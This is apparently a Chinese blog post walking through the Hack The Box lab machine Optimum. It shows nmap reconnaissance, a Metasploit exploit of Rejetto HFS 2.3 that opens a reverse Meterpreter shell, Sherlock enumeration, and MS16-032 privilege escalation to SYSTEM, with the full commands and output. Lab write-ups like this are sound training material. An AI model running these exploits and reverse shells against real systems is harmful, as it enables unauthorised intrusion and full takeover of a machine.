实战Hack The Box里的Optimum


原创

知柯信息安全 于 2021-01-13 18:12:28 发布 215 收藏
分类专栏： 技术 文章标签： Hack The Box Optimum nmap msf5 经验分享
文章由知柯®信息安全原创，转载请申明
本文链接：https://blog.csdn.net/qq_25879801/article/details/112579865
版权

第一步是运行Nmap并发现主机上运行的服务。

```
# Nmap 7.80 scan initiated Thu Sep  3 13:38:37 2020 as: nmap -p- -oN scan -sV -O -sC 10.10.10.8
Nmap scan report for 10.10.10.8
Host is up (0.020s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep  3 13:40:37 2020 -- 1 IP address (1 host up) scanned in 119.97 seconds
```

此输出中我们可以看到，只有端口80是打开的，并且它正在运行HttpFileServer软件。通过浏览到此页面，我们可以看到它正在运行版本2.3。



然后，我打开了searchsploit，并使用此软件搜索了任何漏洞利用。

```
kali@kali:~/Documents/optimum$ searchsploit rejetto
----------------------------------------------------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------------------------------------------------
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
----------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
```

2.3版有多种选择，我从列表的顶部开始。我打开metasploit在其中搜索漏洞，并将其设置为漏洞。

```
msf5 > search rejetto

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remo


msf5 > use exploit/windows/http/rejetto_hfs_exec
```

然后，我设置必要的选项以允许漏洞利用程序在我的环境中运行，然后运行漏洞利用程序。

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set rhost 10.10.10.8
rhost => 10.10.10.8
msf5 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.10.14.29
lhost => 10.10.14.29
msf5 exploit(windows/http/rejetto_hfs_exec) > set srvhost 10.10.14.29
srvhost => 10.10.14.29
msf5 exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.10.14.29:4444
[*] Using URL: http://10.10.14.29:8080/iy4yuO6
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape
[*] Payload request received: /pGt1jOpl
[*] Sending stage (176195 bytes) to 10.10.10.8
[*] Meterpreter session 1 opened (10.10.14.29:4444 -> 10.10.10.8:49162) at 2020-09-03 14:22:39 -0400
[!] Tried to delete %TEMP%\ZLZvmxLcClMgg.vbs, unknown result
[*] Server stopped.
meterpreter >
meterpreter > ls
Listing: C:\Users\kostas\Desktop
================================
Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-09-09 23:22:48 -0400  %TEMP%
100666/rw-rw-rw-  282     fil   2017-03-18 07:57:16 -0400  desktop.ini
100777/rwxrwxrwx  760320  fil   2014-02-16 06:58:52 -0500  hfs.exe
100444/r--r--r--  32      fil   2017-03-18 08:13:18 -0400  user.txt.txt
meterpreter > cat user.txt.txt
[REDACTED]
meterpreter >
```

从输出中可以看到。运行成功并生成了一个抄表器外壳。我可以从这里读取用户标志。

我在运行sysinfo时注意到该体系结构是x64，而我使用的有效负载是32位。我决定将有效负载设置为x64 reverse_TCP，以允许有效的特权隔离。

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/x64/meterpreter_reverse_tcp
```

下一步是将SHERLOCK上载到计算机并执行，以识别可能的特权利用方法。

```
meterpreter > upload /home/kali/Documents/optimum/Sherlock.ps1
[*] uploading  : /home/kali/Documents/optimum/Sherlock.ps1 -> Sherlock.ps1
[*] Uploaded 16.27 KiB of 16.27 KiB (100.0%): /home/kali/Documents/optimum/Sherlock.ps1 -> Sherlock.ps1
[*] uploaded   : /home/kali/Documents/optimum/Sherlock.ps1 -> Sherlock.ps1
meterpreter > powershell_import ./Sherlock.ps1
[+] File successfully imported. No result was returned.
meterpreter > powershell_execute Find-AllVulns
[+] Command execution completed:
Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems
Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable
Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems
Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems
Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable
Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Not Vulnerable
Title      : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID      : 2015-2426, 2015-2433
Link       : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable
Title      : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID      : 2016-0051
Link       : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems
Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable
Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034?
```

```
VulnStatus : Appears Vulnerable
Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135
VulnStatus : Appears Vulnerable
Title      : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID      : 2017-7199
Link       : https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html
VulnStatus : Not Vulnerable
```

从输出中可以看到。有许多发现表明是脆弱的。经过一番尝试和错误后，我发现MS16-032漏洞利用程序已在计算机上成功运行。

```
msf5 exploit(windows/http/rejetto_hfs_exec) > use exploit/windows/local/ms16_032_secondary_logon_handle_pri
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > show targets
Exploit targets:
   Id  Name
   --  ----
   0   Windows x86
   1   Windows x64
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set target 1
target => 1
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run
[*] Started reverse TCP handler on 10.10.14.16:5424
[+] Compressed size: 1016
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\XmayKNpxaWdDp.ps1...
[*] Compressing script contents...
[+] Compressed size: 3600
[*] Executing exploit script...
[*] Sending stage (176195 bytes) to 10.10.10.8
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]
[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1356
[*] Sniffing out privileged impersonation token..
[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 1352
[+] Resuming thread..
[*] Sniffing out SYSTEM shell..
[>] Duplicating SYSTEM token
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!
1QbOGFFhI9x1Fbi003Q7cjj9ylu5wbjY
[+] Executed on target machine.
[*] Meterpreter session 11 opened (10.10.14.16:5424 -> 10.10.10.8:49163) at 2020-09-14 15:32:59 -0400
[+] Deleted C:\Users\kostas\AppData\Local\Temp\XmayKNpxaWdDp.ps1
```

从这一点开始，我能够浏览到Administrator下的Desktop文件夹，并选择根标志。

```
meterpreter > cd /
meterpreter > cd Users
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-03-18 07:52:56 -0400  desktop.ini
100444/r--r--r--  32    fil   2017-03-18 08:13:57 -0400  root.txt
meterpreter > cat root.txt
[REDACTED]
```